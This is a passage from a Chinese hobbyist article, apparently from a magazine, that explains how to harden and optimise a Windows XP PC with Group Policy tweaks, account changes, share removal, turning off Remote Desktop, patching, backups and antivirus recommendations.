


图 2

依次打开“用户配置”－“管理模板”－“任务栏和[开始]菜单”，在右边查找“不要保留最近打开的文档的记录”和“退出时清除最近打开的文档记录”这两项（图 2），双击，选择已启用（图 3）。




图 4

转到“用户配置”－“管理模板”－“系统”，选中“关闭自动播放”，并且设置为对所有驱动器，如图 4。同样在“计算机配置”－“管理模板”－“系统”里有个“关闭自动播放”的选项，这里也需要配置一下。

接下来，在“我的电脑”上点鼠标右键，选择“管理”－“本地用户和组”－“用户”，在这里我选择把系统自带的administrator帐户改名并且禁用，然后新建一个用户，把它添加到管理员组，然后再设置一个强壮的密码，每次登录系统时便用这个用户登录，当然guest用户也是要禁止的（图 5）。接下来就是禁止共享了，我制作了一个批处理程序供大家来使用，运行后输入“2”就可以删除共享，输入“5”就可以禁用一些不必要的服务，如图 6。




图 5

一般的我们只要不开什么特别的服务，就不会开启一些危险的端口，这里我们对协议做下手脚就可以了。打开“宽带连接”－“属性”（图 7），




图 6




图 7

选择网络，看下面的协议（图8）。比如那个网络客户端的协议就不用添加，但像图中卡巴的协议最好不要禁用，不然你的卡巴就会出现问题。注意一个危险的端口就是3389，在“我的电脑”上点击鼠标右键，选择“属性”－“远程”（图9），把“允许用户远程连接到此计算机”前面的勾去掉就行了。最后一个要说的就是系统补丁了，我向大家推荐360安全卫士和QQ医生，使用这两种软件相互扫描检测出的结果会全面些，而且是自动下载补丁的，绝对是菜鸟必备的两个好东西！




图9




图8

二、系统优化，让系统快起来

系统优化是一个很常见的话题，也是一个很需要讨论的话题。在系统启动的时候把一些不需要加载的东西都去掉（不清楚是什么程序的情况下最好把程序名在百度、google上搜索一下，了解后依情况而定），如图10。刚才大家看到那个批处理了，我也加进了系统服务优化和删除垃圾文件的功能，大家可以试用一下。还有一个小地方调整一下，系统也会快不少。在“我的电脑”上点击鼠标右键，选择“属性”－“高级”（图11），打开第一个性能设置（图12），选择“调整为最佳性能”。这样，我们在打开系统文件时就会快许多了，这一招可是要手动设置的（这里性能提升的代价是系统的一些显示效果的取消）。当然，在系统还原这一项（也在我的电脑属性里），大家应该把“在所有驱动器上关闭系统还原”这一项勾选上，这样也可以为大家节省一大笔空间呀，系统优化就说到这里了。




图10

三、善假于物，病毒、木马请你远离我

当然依靠上面的配置，我们一不小心还是会中招的，还得使用其它的软件来确保自己的安全。我向大家推荐的第一个工具非maxdos5.8莫属了，有了它，我们可以轻轻松松的制作gho备份文件。这个完全不要我们手动操作，它会自动完成备份，强烈推荐给各位菜鸟！再提醒一下各位叉子，生成后的GHO文件，为了以防万一，我们最好为它加上系统和只读权限。

要是碰到了流氓软件呢？岂不是次次都要还原？不，我们不是还有360安全卫士嘛。一般简单的流氓软件是斗不过它的。要是碰见了木马呢？360搞不定的呢？玩黑少得了杀毒软件吗？对于杀病毒软件我向大家推荐卡巴斯基v7.0个人版，正好在360中就可以获得免费半年的激活码。这样，一个比较安全的系统就配置好了，还等什么，赶快去做个备份呀！

（本文所涉及到的批处理文件已收录到光盘中）




图11

